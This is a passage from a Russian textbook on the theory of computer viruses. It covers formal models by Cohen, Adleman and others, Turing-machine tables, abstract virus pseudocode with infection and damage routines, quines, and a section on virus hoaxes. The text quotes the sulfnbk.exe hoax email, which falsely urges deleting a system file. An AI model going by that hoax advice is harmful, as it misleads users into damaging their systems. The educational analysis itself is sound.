$[\exists v' \in V [\exists t' > t [\exists j'$	для момента $t' > t$ и позиции j' существует вирус v', принадлежащий V, такой что
$[[[(j' - \lvert v' \rvert) \le j]$ *or* $[(j - \lvert v \rvert \le j']$ *and*	в позиции j', расположенной вне вируса v,
$(\square_M(t', j'), ..., \square_M(t', j' + \lvert v' \rvert - 1) = v'$ *and*	ячейка ленты, начинающаяся с j', содержит вирус v',
$\{\exists t''$ *s.t.* $[t < t'' < t']$ *and*	и в то же время для момента t', расположенного между t и t',
$[P_M(t'') \in \{j, ..., j' + \lvert v' \rvert - 1\}]]]]]]]$	вирус v' записан при помощи машины M.

Проще говоря, Ф. Коэн определил «вирусное множество» как множество «машин Тьюринга», способных перемещать записи на своей ленте из одного места в другое. При этом получаются новые элементы того же множества, по-прежнему обладающие способностью к перемещению своих записей. Сам Ф. Коэн так пояснял суть своего определения: «компьютерный вирус – это программа, которая умеет размножаться».

Под это определение подпадают как обычные компьютерные вирусы, так и сетевые черви (если рассматривать в качестве «исполнителя инструкций» всю совокупность компьютеров, объединенных сетью). Также по этому определению вирусами являются: содержимое загрузочных секторов дисковых накопителей; компилятор, «собирающий»

сам себя из своего же исходного текста; операционная система, выполняющая резервное копирование себя, и т. п. А почему бы нет? Чем отличается компилятор от файлового червя? Только контролируемостью поведения и субъективным представлением о «полезности» или «вредности» результата работы.

«Машина Тьюринга» представляет собой некое обобщение понятия «конечного автомата», поэтому последовательность инструкций, определяющую ее поведение, можно оформить в виде таблицы или помеченного ориентированного графа. Вот, например, как выглядит набор инструкций простейшего «вируса», использующего алфавит данных $I = \{0, 1\}$ и множество состояний $S = \{s_0, s_1,\}$, – см. рис. 7.2.

S	I	N	O	D
s0	0	s0	0	0
s0	1	s1	1	+1
s1	0	s0	1	0
s1	1	s1	1	+1




Рис. 7.2 ❖ Автомат простейшего компьютерного вируса

Самое главное достоинство подобной модели – возможность исследования с ее помощью некоторых важных свойств, которыми обладают не только «математические», но и «настоящие» вирусы.

Например, Ф. Коэн строго доказал, что существуют «вирусные множества», чья мощность эквивалентна мощности множества натуральных чисел, то есть количество всевозможных вирусов бесконечно, и все они отличаются друг от друга. Для демонстрации этого свойства он определил для «машины Тьюринга» несколько составных операций (таблицы инструкций для них легко составить самостоятельно):

- L(X) – двигать головку влево, пока не встретится символ X;
- R(X) – двигать головку вправо, пока не встретится символ X;
- C(X,Y,Z) – заменять X на Y, пока не встретится Z.

И написал для «машины Тьюринга», работающей с алфавитом $I = \{L, R, 0\}$ и набором состояний $S = \{s_0, s_1, ..., s_{2k}\}$, следующий «полиморфный» вирус (см. рис. 7.3).

Эта программа для последовательностей вида «L00...0R» создает на пустом участке ленты копию, сохраняющую общую структуру (префикс «L», суффикс «R» и «тело», состоящее из «0»), но при каждом копировании «тело» удлиняется на единицу за счет дополнительных нулей. То есть из «L0R» получится «L00R», потом «L000R», и т. д.

S	I	N	O	D	S	I	N	O	D
1) s0	L	s1	L	+1	8) s7	L	s11	L	0
s0	else	s0	X	0	s7	X	s8	0	+1
2) s1	0	C(0,X,R)			9) s8		R(X)		
3) s2	R	s3	R	+1	10) s9	X	s10	0	+1
4) s3		s4	L	+1	11) s10		s5	X	0
5) s4		s5	X	0	12) s11		R(X)		
6) s5		L(R)			13) s12		s13	0	+1
7) s6		L(X or L)			14) s13		s13	R	0

Рис. 7.3 ❖ Автомат полиморфного вируса

Интересно, что тем самым Коэн не просто доказал невозможность перечисления всех вирусов в каком-нибудь «черном списке», но и фактически предсказал появление полиморфиков.

Еще одним важным свойством «вирусного множества» является возможность написания последовательности инструкций, которая строит на ленте данных копии для любой конечной последовательности символов. Пусть «машина Тьюринга» работает с алфавитом $I = \{v_0, v_1, ..., v_k\}$ и способна находиться в состояниях $S = \{s_0, s_1, ..., s_{2k}\}$, тогда «копировальщик» последовательностей вида «$v_0, v_1, ..., v_k$» может быть описан следующим набором инструкций.

```
S       I     N       O    D
s0      v0    s1      v0   +1  ; распознавание 0-го символа
        else  s0      0    0
...
sk      vk    s(k+1)  vk   +1  ; распознавание k-го символа
        else  s0      0    0
s(k+1)        s(k+2)  v0   +1  ; запись копии 0-го символа
...
s(k+k)        s(k+k)  vk   0   ; запись копии k-го символа
```

Рис. 7.4 ❖ Автомат, строящий копию любой последовательности данных

Фактически доказательство этого свойства обосновывает теоретическую невозможность отличения «вируса» от «невируса» только по содержимому ленты данных.

Но особое внимание Коэн уделил обоснованию следующих трех тезисов:

- «неразрешимость» – не существует программы для «машины Тьюринга», способной за конечное время определить, является другая программа вирусом или нет;
- «невозможность предсказания эволюционирования» – не существует программы для «машины Тьюринга», способной за

конечное время определить, способна ли некая программа преобразовать определенную исходную последовательность на ленте в другую последовательность, также определенную заранее;

- «невычислимость» – не существует возможности перечислить все последовательности на ленте, которые могут быть порождены вирусами.

Доказательство первого из них – самого важного! – существует как для «машины Тьюринга», так и для «вируса», алгоритм работы которого оформлен на привычном для нас алгоритмическом языке. В своей очередной модели Ф. Коэн описал алгоритм работы простейшего вируса-«паразита» примерно так:

```
program ВИРУС :=
 {
 1234567; /* "Сигнатура" */

subroutine ИНФИЦИРОВАТЬ_ПРОГРАММУ :=
 {
 loop:
  файл = ПОЛУЧИТЬ_ПРОИЗВОЛЬНЫЙ_ПРОГРАММНЫЙ_ФАЙЛ;
  if ПЕРВАЯ_СТРОКА_ФАЙЛА = 1234567 then goto loop;
  ВПИСАТЬСЯ_В_НАЧАЛО_ФАЙЛА;
 }

subroutine ВЫПОЛНИТЬ_ПОВРЕЖДЕНИЯ :=
 {
  ВЫПОЛНИТЬ_ЗАРАНЕЕ_ПРЕДУСМОТРЕННОЕ_ДЕЙСТВИЕ
 }

subroutine УСЛОВИЕ_СОБЛЮДЕНО :=
 {
  if ВЫПОЛНЕНО_НЕКОЕ_УСЛОВИЕ then return ИСТИНА;
 }

main-program:=
 {
 ИНФИЦИРОВАТЬ_ПРОГРАММУ;
 if УСЛОВИЕ_СОБЛЮДЕНО then ВЫПОЛНИТЬ_ПОВРЕЖДЕНИЕ;
 goto next;
 }

next:
}
```

К сожалению, Ф. Коэн предусмотрел в своем типичном вирусном алгоритме процедуру нанесения ущерба, что заложило «теорети-

ческий фундамент» под мнение о безусловной вредоносности всех вирусов и, возможно, даже спровоцировало возникновение в дальнейшем множества действительно опасных саморазмножающихся программ. Впрочем, сейчас речь не об этом.

Определив типичный вирусный алгоритм и предположив, что существует некая решающая процедура «ЯВЛЯЕТСЯ_ВИРУСОМ», способная отличать вирусные программы от невирусных, Коэн предложил к рассмотрению следующую модификацию этого алгоритма:

```
program ВИРУС_ИЛИ_НЕ_ВИРУС:=
{
...
main-program:=
 {
  if ЯВЛЯЕТСЯ_ВИРУСОМ(ВИРУС_ИЛИ_НЕ_ВИРУС) = ЛОЖЬ
       then ИНФИЦИРОВАТЬ_ПРОГРАММУ;
  ...
 }
...
}
```

Эта программа обращается к решающей процедуре «ЯВЛЯЕТСЯ_ВИРУСОМ», которая должна возвращать значение «ИСТИНА», если аргумент, переданный ей для тестирования, инфицирует другие программы, то есть если он является вирусом. В противном случае процедура возвращает значение «ЛОЖЬ». Легко видеть, что если программа «ВИРУС_ИЛИ_НЕ_ВИРУС» сама не является вирусом, то выполняется специфическая вирусная процедура «ИНФИЦИРОВАТЬ_ПРОГРАММУ», и, таким образом, исходное предположение о «безобидности» программы ложно. И наоборот.

Из этого можно сделать простой и однозначный вывод: не существует и не может существовать алгоритма, способного отличить «вирус» от «невируса».

Вывод легко обобщается не только на вирусов-«паразитов», но и на червей и, вообще, на любые саморазмножающиеся программы. Разумеется, он в полной мере справедлив только для абстрактной машины, обладающей бесконечно длинной лентой данных и неограниченной памятью для набора инструкций.

На практике проблема «вирус-или-не-вирус» довольно успешно решается введением и использованием понятия «*нежелательное программное обеспечение*» (*malware*). «Вирусом» (и «вредоносной программой» вообще) может считаться любая программа, которую типичный пользователь не хотел бы видеть на своем компьютере. Ре-

шающая процедура, присутствующая в антивирусном программном обеспечении, отличает «вирус» от «невируса» не по признаку возможности саморазмножения, а по сигнатурам, контрольным суммам, нехарактерным для «нормальных» программ фрагментам, подозрительному поведению и т. п. Речь об этом в нашей книге пойдет дальше.

7.1.2. Модель Л. Адлемана

Известный специалист в области защиты информации Л. Адлеман (Leonard Adleman) в своей статье «Абстрактная теория компьютерных вирусов» (1988 г.) определил компьютерный вирус-«паразит» через понятие «заражения» [33]. Понятие «размножения» в этом определении тоже присутствует, но неявно, в силу рекурсивности определения.

В основе модели Адлемана лежит тезис о том, что для каждой программы возможны как «здоровая», так и «зараженная» формы, и, соответственно, существует некая функция, преобразующая программу из первой формы во вторую. Эту функцию (а точнее алгоритм, ее вычисляющий) Адлеман и ассоциировал с «компьютерным вирусом».

Чтобы абстрагироваться от конкретных алгоритмов, условий их применения, данных, с которыми они работают и т. п., и перейти от всего многообразия рассматриваемых сущностей к целым числам, Адлеман использовал *«Геделевские нумерации»* – остроумный способ пронумеровать каждый знак (включая цифры, буквы, знаки арифметических действий, кванторы и т. п.) и, произведя над ними определенные действия, получить для каждого математического выражения его уникальный номер – так называемый *«Геделев номер»*, или *«нумерал»*. Таким образом, как аргументы, так и сами функции (алгоритмы) для Адлемана суть целые числа.

Далее Адлеман определил отношение «подобия с точностью до функции h»: $p \overset{h}{\cong} q$. По Адлеману, два числа p и q «подобны с точностью до h», если два алгоритма, нумералами которых эти числа являются, либо в точности совпадают, либо содержат элементы-суперпозиции с h. Например, «подобными с точностью до h» будут алгоритмы: $x = y + z$, $x = h(y + z)$, $x = h(y) + z$, $x = y + h(z)$, $x = h(y) + h(z)$ и соответствующие им нумералы.

Наконец, использовав принятую в теории алгоритмов нотацию обозначения рекурсивных функций $\varphi_p = \varphi(p)$, Адлеман составил следующее определение.

Для всех Геделевских нумераций частично рекурсивных функций $\{\phi_i\}$ полностью определенная рекурсивная функция v является вирусом по отношению к $\{\phi_i\}$ тогда и только тогда, если для всех d, $p \in S$:

1) *либо* $\forall i, j \in N: \phi_{v(i)}(d, p) = \phi_{v(j)}(d, p)$ *– то есть после заражения выполняется совсем иной, не предусмотренный в программе алгоритм;*
2) *либо* $\forall j \in N: \phi_j(d, p) \overset{v}{\cong} \phi_{v(j)}(d, p)$ *– то есть алгоритмы работы исходной и зараженной программ «подобны с точностью до вирусного преобразования v».*

В этом определении S – множество всевозможных конечных последовательностей натуральных чисел, p – программный код, d – не подверженные инфицированию «данные». Для охвата определением полиморфиков вместо отдельной вирусной функции v нужно рассматривать множество M всевозможных частично рекурсивных функций. Поскольку определение описывает «текущее» состояние программы на основании «предыдущего», тем самым неявно обосновывается свойство «размножаемости» вирусов.

Первый случай применения определения соответствует «перезаписывающим» вирусам, замещающим собой жертву и выполняющимся вместо нее. Адлеман назвал подобный способ заражения «повреждением».

Второй случай, в соответствии с понятием «подобия алгоритмов с точностью до функции», распадается на две стратегии поведения зараженной программы – «имитацию» и «заражение». При «имитации» вирус «спит» и никак не влияет на результаты работы зараженной программы – функция v или вообще не применяется к элементам алгоритма, или выполняет тождественное преобразование. При «заражении» вирусное преобразование v выполняет (возможно, неоднократно) какое-то действие, ранее не свойственное программе, но сама программа все-таки выполняется.

Под определение Л. Адлемана попадают вирусы-«паразиты», прикрепляющиеся к другим программам и запускающиеся вместе с ними. Также, по этому определению, «вирусами» являются, например, «упаковщики» программных файлов (типа PKLite для MS-DOS или UPX для Windows), «навесные» системы привязки программ к ключевым носителям (типа HASP для «электронных ключей» или StarForce для CD-дисков) и другие, не менее полезные программы. Любой «новый» драйвер, в том числе и антивирусный, тоже является вирусом по отношению к операционной системе.

Для чего же Адлеману понадобилось это определение?

Прежде всего, пользуясь им, Адлеман составил классификацию программ, зараженных компьютерными вирусами-«паразитами», в которую попали как существовавшие на тот момент, так и «гипотетические» разновидности. Вот эта классификация (с точки зрения стратегии поведения зараженной программы).

П	-	И	Троянские кони	Вредоносные
П	З	-	Вируленты	
-	З	-	Переносчики	Заразные
-	-	И	Безвредные	

Рис. 7.5 ❖ Классификация вирусов по Л. Адлеману

Но самое главное, ради чего Адлеман сочинял свое определение, – это изучение возможности различения «зараженных» и «здоровых» программ. Вывод автора статьи, подкрепленный строгим математическим доказательством, однозначен: задача детектирования вирусного алгоритма по способности заражать исключительно сложна. Более конкретно:

множество $V = \{t \mid \phi_t$ *– is a virus*$\}$ *обладает свойством* Π_2*-полноты.*

Дело в том, что алгоритмы можно классифицировать по их вычислительной сложности. Считается, что одному и тому же классу принадлежат алгоритмы, выполняемые при помощи «машины Тьюринга» с использованием примерно одинакового количества ресурсов (шагов машины или ячеек на ленте данных). Классы сложности образуют разветвленную иерархию (см. рис. 7.6).

Наиболее «востребованы», изучены и реализованы в различных приложениях (например, в криптографических) алгоритмы классов *P* и *NP*.

Классу *P* принадлежат решающие алгоритмы, которые выполняются за время, зависящее полиномиально от размера исходных данных (длины входного аргумента на ленте «машины Тьюринга»).

Класс *NP* характеризуется решающими алгоритмами, которые предусматривают полный перебор всевозможных вариантов ответа




Рис. 7.6 ❖ Иерархия классов вычислительной сложности

и выбор правильного при помощи алгоритма класса *P*. Особую роль играют экстремально-сложные алгоритмы подкласса *NPC* (их еще называют *«NP-полными»*). Время, требуемое для выполнения *NP*-полных алгоритмов, растет не полиномиально, а по экспоненте.

А что же класс Π_2? Взглянув на изображение иерархии, легко убедиться, что в него входят алгоритмы, с вычислительной точки зрения гораздо более сложные, чем даже *NP*. А точнее, это алгоритмы поиска в счетном, но бесконечном множестве [28]. Короче говоря, по Л. Адлеману, не существует алгоритма, который за конечное время работы дал бы однозначный ответ: является рассматриваемая программа (точнее, ее алгоритм) вирусом или нет.

7.1.3. «Французская» модель

Модель французских авторов Ж. Бонфана (G. Bonfante), М. Качмарека (V. Kaczmarek) и Ж-И. Мариона (J-Y Marion), рассмотренная в статьях «Абстрактное детектирование компьютерных вирусов» [41] и «Классификация вирусов при помощи теоремы о рекурсии» [42], построена с использованием примерно такого же математического

аппарата, что и модель Л. Адлемана. В ее основе лежит известная в теории алгоритмов «теорема Клини»: для любой частично рекурсивной функции g одного аргумента всегда найдется такое натуральное n («неподвижная точка»), что $n = g(n)$. Памятуя, что n может играть роль «нумерала» какой-нибудь иной функции или алгоритма, можно обобщить эту формулировку до вида: $\varphi_e(x) = g(e, x)$, где x – произвольный аргумент функции или набор данных для программы, e – некий алгоритм, а $\varphi_e = \varphi(e)$ – программа, полученная в результате записи ее алгоритма на языке j.

Одним из очевидных следствий этой теоремы является существование программ, способных размножаться, «печатая» свой собственный текст, – так называемых «куинов» или «куайнов» (по имени американского математика van Quine). Написать «вирус» подобного рода часто предлагают продвинутым школьникам на олимпиадах по программированию. Основная идея решения на естественном языке описывается следующим образом:

```
Напечатать дважды, второй раз в кавычках, следующий текст:
"Напечатать дважды, второй раз в кавычках, следующий текст:"
```

Вот, например, как может выглядеть реализация этой идеи на языке Си (с учетом того, что 34 – это ASCII-код двойной кавычки):

```
main() { char *s="main() { char *s=%c%s%c; printf(s,34,s,34); }";
printf(s,34,s,34); }
```

А вот вариант на Паскале:

```
const a='';begin write(be,b,a:1,a,a:4,b,be,a:3,b,b,a:1,a)end.';be='const a';b='=''';
begin write(be,b,a:1,a,a:4,b,be,a:3,b,b,a:1,a)end.
```

«Куины» возможны практически на любом языке программирования. Курьез: «куин» на языке ассемблера, написанный А. Отенко, даже попал в вирусные базы под именем **Virtool.Apiary** и теперь безжалостно уничтожается антивирусами.

А группа французских математиков пошла дальше «куинов», продемонстрировав, что «теорема Клини» может служить теоретическим базисом для полноценного определения всего класса вирусных программ.

Пусть j – некий язык программирования, x – произвольный набор данных, p – некая «здоровая» программа, v – вирус, B – функция инфицирования, $B(v, p)$ – результат заражения программы p вирусом v. Тогда все они находятся в отношении:

$$\varphi_v(p, x) = \varphi_{B(v,p)}(x).$$

Опираясь на «теорему Клини», легко показать, что для любой программы p всегда найдется функция B, преобразующая ее в форму, «инфицированную» другой программой v: $\varphi_v(p, x) = \varphi_g(v, p, x) = \varphi_{B(v, p)}(x)$. Кроме того, авторы статьи продемонстрировали, что определение Л. Адлемана является частным случаем определения, опирающегося на «теорему Клини». Примером вредоносных программ, которые не охватываются определением Л. Адлемана, но удовлетворяют «французскому» определению, являются некоторые разновидности вирусов-«спутников», не внедряющиеся в «жертву», но меняющиеся с ней местами или именами (например, **HLLC.Aids.8064**, рассмотренный в главе, посвященной DOS-вирусам).

Главным же достоинством «французской» модели является возможность более точной оценки сложности распознающих алгоритмов.

С одной стороны, авторы модели пришли к такому же выводу, что и Л. Адлеман: множество всевозможных вирусных алгоритмов Π_2 – полно, а любой универсальный алгоритм отличения «вируса» от «невируса» невычислим.

С другой стороны, они обосновали следующее утверждение: существует подмножество функций инфицирования, которое разрешимо, и, соответственно, задача определения принадлежности образца к этому множеству вычислима. К сожалению, условия, при которых это возможно, довольно искусственны: например, ограниченность множества вирусных алгоритмов. Тем не менее в рамках «французской» модели впервые продемонстрировано, что выводы Л. Адлемана о невозможности детектировать вирусы по свойству «заразности» не абсолютны.

Кроме того, «французская» модель позволяет теоретически обосновать корректность реально применяемых методов антивирусной борьбы. Например, в статьях доказано, что если какая-нибудь функция размножения B заранее известна, то задача детектирования зараженной программы в худшем случае «всего лишь» NP-полна. Действительно, количество различных модификаций полиморфного вируса велико, но конечно. Задача детектирования конкретного вируса сводится к сравнению тестируемого экземпляра со всевозможными мутациями.

Такова же сложность задачи детектирования «вирусоподобных» функций, то есть тех, которые обладают только частью свойств функции размножения. Впрочем, показано, что подмножеству подобных функций (авторы назвали его термином «germ») принадлежат, в числе прочих, и вполне легальные алгоритмы, а кроме того, часть вирусов «живет» вне этого множества.

7.1.4. Прочие формальные модели

Разумеется, перечень теоретических моделей компьютерных вирусов не исчерпывается разработками Ф. Коэна, Л. Адлемана и группы французских авторов. Многие исследователи «сочиняли» свои собственные формальные модели, в рамках которых удобно было решать ту или иную конкретную задачу. Вот некоторые из них.

7.1.4.1. Модель китайских авторов Z. Zuo и M. Zhou

Эта модель также использует нотацию, принятую в теории рекурсивных функций, и является расширением модели Л. Адлемана. Главная цель, которую перед собой поставили авторы, – возможность четкой классификации различных типов компьютерных вирусов [77]. В их модели программы рассматриваются как векторы из множества элементов: $p = (i_1, i_2, ..., i_n)$, причем для обозначения программ с видоизмененными элементами используется нотация $p[j_k/i_k] = (i_1, i_2, ..., j_k, ..., i_n)$, а для указания функции, которая произвела эту модификацию, используется обозначение $p[v(i_k)] = p[v(i_k)/i_k] = (i_1, i_2, ..., v(i_k), ..., i_n)$. Такой подход позволил авторам конкретизировать, какой именно элемент модифицируется вирусом в программе или операционной системе в результате заражения, и, соответственно, выделить различные типы вирусов. Например, в рамках этой модели были определены:

- нерезидентный вирус v, который внедряет свой код внутрь программы $\phi_{v(i)}(d, p) = \phi_i(d, p[v(\underline{S(p)})])$ и заставляет ее выполнять «чужую» функцию S;
- резидентный вирус, который заставляет программу «внепланово» обращаться к операционной системе $\phi_{v(i)}(d, p) = \phi_i(d, p[v(\underline{sys})])$, а операционную систему – вместе с обработкой этого обращения выполнять «посторонний» код $\phi_{v(sys)}(d, p) = \phi_{sys}(d, p[v(\underline{S(p)})])$;
- полиморфный вирус, который по m-ой продуцирует $(m + 1)$-ую модификацию $\phi_{v(m,j)}(d, p) = \phi_j(d, p[v(m + 1, \underline{S(p)})])$ и т. п.

7.1.4.2. Векторная модель Д. Зегжды

Эта модель была разработана преимущественно для описания заражения вирусами-паразитами программ операционной системы MS-DOS [9]. Но она частично актуальна и для других типов программ. В данной модели как «нормальная» программа, так и вирус представлены в виде векторов. Процесс заражения вирусом V про-

граммы P происходит в результате последовательного выполнения трех функций[1]:

$$P' = I(D(P), A(V)),$$

где D – «возмущение», то есть подготовка программы к заражению, например коррекция в заголовке EXE-программы адреса точки входа или переписывание начала COM-программы в ее конец; A – создание копии вируса, подготовленной для внедрения в конкретную программу, например содержащей в «загашнике» старое значение адреса точки входа из заголовка EXE-программ; I – инфицирование, вписывание вирусной копии внутрь программы. Также автор предположил, что «тело» вируса есть $A(V) = Q(V) + S(V)$, где Q – настраиваемая часть вируса, S – постоянная часть вируса, «+» – обобщенная операция «встраивания» одного вектора в другой. Довольно простая и не учитывающая многих нюансов модель Д. Зегжды тем не менее позволяет обосновать:

- поиск зараженных программ по постоянной части вирусного вектора (сигнатуре);
- «лечение» зараженных программ при помощи применения в обратном порядке функций, обратных к A, D и I.

7.1.4.3. Модели на основе абстрактных «вычислителей»

Характерная для этого класса формализмов модель А. Дорфмана (г. Самара) [7] является расширением модели Ф. Коэна. Основными ее особенностями являются:

- сращивание «ленты данных» и «набора инструкций» в единую «память», что позволило превратить «машину Тьюринга» в некий абстрактный «вычислитель», построенный в соответствии с архитектурой фон Неймана;
- разделение вычислительного пространства, предоставленного в распоряжение программы, на исполняемый код и изменяемые данные, и введение индексов-указателей для них – IP и A;
- определение состояния $S(t, i, j)$ «вычислителя» как множества значений, зафиксированных для момента времени t в области памяти, начинающейся с позиции i и имеющей длину j.

---

[1] В оригинальной работе Д. Зегжды вместо функциональных преобразований кода используются операторные.

Этих нововведений оказалось достаточно, чтобы описать понятия «прикладная программа», «операционная система», «файл» и т. п. Кроме того, в терминах данной модели оказалось возможным определить и вирусное множество V. По А. Дорфману, вирусами являются программы $v, v' \in V$, для которых при выполнении условий:

1) $S(t, i, |v| = v$ – в момент t вирус v располагается в позиции i и

2) $P(t) \in \{j, ..., j + |v| - 1\}$ – вирус «работает», –

существуют такая область памяти j' длиной $|v'|$, лежащая вне тела вируса v (то есть либо $j' > j + |v|$, либо $j' + |v'| < j$), и такой момент времени $t' > t$, что $A(t') \in \{j', ..., j + |v'| - 1\}$. Иными словами, вирус – это такая программа, которая, модифицируя какую-то иную область памяти, формирует в ней другую программу, также являющуюся вирусом.

Нетрудно видеть, что хотя это определение во многом совпадает с тем, которое дал Ф. Коэн, однако позволяет дифференцировать вирусы по их поведению – способности модифицировать ту или иную область памяти, тот или иной объект (прикладную программу, операционную систему или файл) тем или иным образом. Кроме того, описанный в рамках этой модели «вычислитель» и его компоненты (прикладные программы, операционная система, файлы, вирусы) могут быть легко смоделированы на ЭВМ, что позволяет исследовать поведение программ, принимать решения об их принадлежности или непринадлежности к классу вирусов и т. п.

Имеются и другие абстракции, обладающие подобными свойствами, например модель Ференца Лейтольда на основе «RASPM with ABS» (Random Access Stored Program Machine with Attached Background Storage – Программируемая машина с произвольным доступом к памяти и дополнительным хранилищем). Эта модель позволяет не только моделировать поведение вирусов в вычислительной среде, но и получать теоретические результаты [47]. В частности, в рамках модели Ф. Лейтольда доказано, что сложность задачи обнаружения программ, зараженных заранее известными неполиморфными вирусами, не превышает $L \times M \times N$ операций, где L – максимальная длина анализируемой программы, M – количество известных вирусов, N – максимальная длина сигнатуры. Для полиморфных же вирусов в силе остается вывод французских авторов – сложность задачи распознавания экспоненциальна.

Таким образом, все рассмотренные теоретические модели дают антивирусам шанс на стопроцентное распознавание только для заранее известных разновидностей «заразы», да и то, в случае полиморфных вирусов, оно будет сопряжено с немалыми вычислительными затра-

тами. Но ведь человек справляется с задачей распознавания в любом случае, даже в том, для которого строго доказана «неразрешимость». В чем же дело, неужели абстрактные модели некорректны?

Разумеется, с математической точки зрения они безупречны. Просто человеческое мышление не алгоритмизуется, мозг не может быть представлен в виде «машины Тьюринга», а алгоритм его работы не описывается «рекурсивными функциями». Вот такая «мелочь» и дает человеку решающее преимущество, по сравнению с любыми антивирусами.

7.2. «Экзотические» вирусы

Биолог замолчал, извлек пластмассовую коробочку и поднес ее к уху.
– Гудят, – сообщил он. – Уникальнейшие существа. Редчайшие... Редчайшие.

А. и Б. Стругацкие.
«Чрезвычайное происшествие»

Итак, исследования, проведенные Ф. Коэном, позволяют сделать вывод, что компьютерные вирусы (саморазмножающиеся программы) возможны в любой вычислительной системе. С другой стороны, в работах французских авторов Ж. Бонфана, М. Качмарека и Ж.-И. Мариона показано, что компьютерные вирусы могут быть созданы с использованием практически любого алгоритмического языка. Тем не менее широкую известность приобрело сравнительно небольшое количество разновидностей вирусов для ограниченного количества операционных систем и прикладных программ. Означает ли это, что остальные среды, в которых потенциально могут существовать вирусы, по какой-то причине оказались устойчивы к компьютерной «заразе»?

Отнюдь. Е. Касперский в своей «Вирусной энциклопедии» сформулировал три основных условия появления вируса в той или иной среде:

- популярность, то есть широкое распространение данной системы;
- документированность – наличие разнообразной и достаточно полной документации по системе;
- незащищенность системы или существование известных уязвимостей в ее безопасности и приложениях.

Каждое из перечисленных условий Е. Касперский счел необходимым, а одновременное выполнение всех трех – достаточным для появления разнообразных вредоносных программ [14].

Иными словами, вирусы возможны практически везде. Но их пишут конкретные люди с конкретными целями. Чаще всего вирусы создаются для той среды, в которой их проще написать, где они быстрей и шире распространятся, посетят большее количество компьютеров. Можно, конечно, самостоятельно разобраться в устройстве какой-нибудь редко используемой специфической среды, написать для нее вполне жизнеспособный вирус, но распространения он не получит, внимания к себе не привлечет, подражаний не вызовет и тихо упокоится в «пробирке» вирусолога. Вот почему все пишут вирусы на языках ассемблера или Си для Windows, и никто, находясь в здравом уме и твердой памяти, не использует для этого язык Eiffel и операционную систему OS/2.

Тем не менее подобное иногда случается, и под витринными стеклами в музее экзотических вирусов подчас можно обнаружить подлинные «жемчужины». Давайте же бросим на них беглый взгляд.

7.2.1. Мифические вирусы

Пожалуй, наиболее экзотической разновидностью вирусов являются те из них, которые... никогда не существовали. Как ни странно, их очень не мало, и ущерб от них сравним с потерями от реальных вредоносных программ. Но даже если вреда от них и не наблюдается, резонанс они вызывают большой.

Прежде всего стоит упомянуть мифический вирус **Nichols**, «конфиденциальными сведениями» о котором в конце 1980-х годов обменивались друг с другом сами вирусологи. Цитату из воспоминаний Д. Грязнова – очевидца «охоты» за этим вирусом – можно найти выше, в главе, посвященной загрузочной «заразе». Здесь же напомним, что ложная информация о **Nichols** и его «сигнатура» понадобились авторам одного из антивирусов в качестве «маркера» для разоблачения «коллег», ворующих чужие разработки. В конце 2009-го история повторилась: немецкие журналисты «подбросили» мировому антивирусному сообществу ложную информацию о вредоносности совершенно «здорового» файла, – и через несколько месяцев два десятка антивирусов уже распознавали его в качестве вредоносной программы. Лаборатория Касперского повторила эксперимент – на этот раз целая группа из 10 «чистых» файлов регулярно загружалась на сайт http://www.virustotal.com, куда любой желающий может послать по-

дозрительный объект и где вирусологи частенько «пасутся» в поисках «свежатинки». И снова авторы 14 антивирусов, даже не пытаясь разбираться во внутреннем устройстве мифической «заразы», внесли файлы в свои списки вредоносных программ.

Нередко причиной возникновения «вирусных сказок» служат обычные программистские ошибки. Например, в середине 1990-х годов американский антивирус MSAV ошибочно находил «заразу» внутри другого антивируса – отечественного AIDSTEST. В конце 1990-х годов антивирус DrWeb, установленный на почтовых серверах, блокировал обновления баз антивируса AVP, считая их «зараженными». Уже в новом веке многие известные антивирусы, среди которых Symantec Antivirus, McAfee VSE, AVAST Anti-virus и прочие, неоднократно ложно объявляли «заразой» не только друг друга, но и стандартные компоненты Windows, а потом еще и пытались их «лечить», что приводило к краху операционной системы. Разумеется, все эти и подобные ошибки оперативно исправлялись, но среди пользователей долго еще бродили самые дикие слухи.

Однако самым активным «генератором» вирусных слухов является, конечно, малограмотная часть компьютерной общественности. Пример. Однажды в почтовый ящик приходит электронное письмо от хорошо известного человека, которому вы полностью доверяете. Например, такое:

> *It is important that you look into your computers and check if you have the following virus: sulfnbk.exe. If anybody has this virus in C:\, delete immediately because it attacks on next day 25 of the month may and will delete all files on your PC. This virus came with E-Mail and is invisible for virus scanners. Please pass this message to other people.*
>
> *(Важно, чтобы вы заглянули в ваш компьютер и проверили наличие следующего вируса: sulfnbk.exe. Если у кого-то этот вирус обнаружится на C:\, удалите немедленно, потому что он начнет атаковать на следующий день после 25 мая и сотрет все файлы на вашем PC. Этот вирус приходит по E-Mail и невидим для вирусных сканеров. Пожалуйста, перешлите это письмо другим людям.)*

Такое и подобное им письма, переведенные на самые разные языки народов мира, во множестве рассылались «бдительными» пользователями друг другу в 2001 году. Некоторые варианты писем даже содержали пошаговые инструкции, как найти на диске и удалить файл

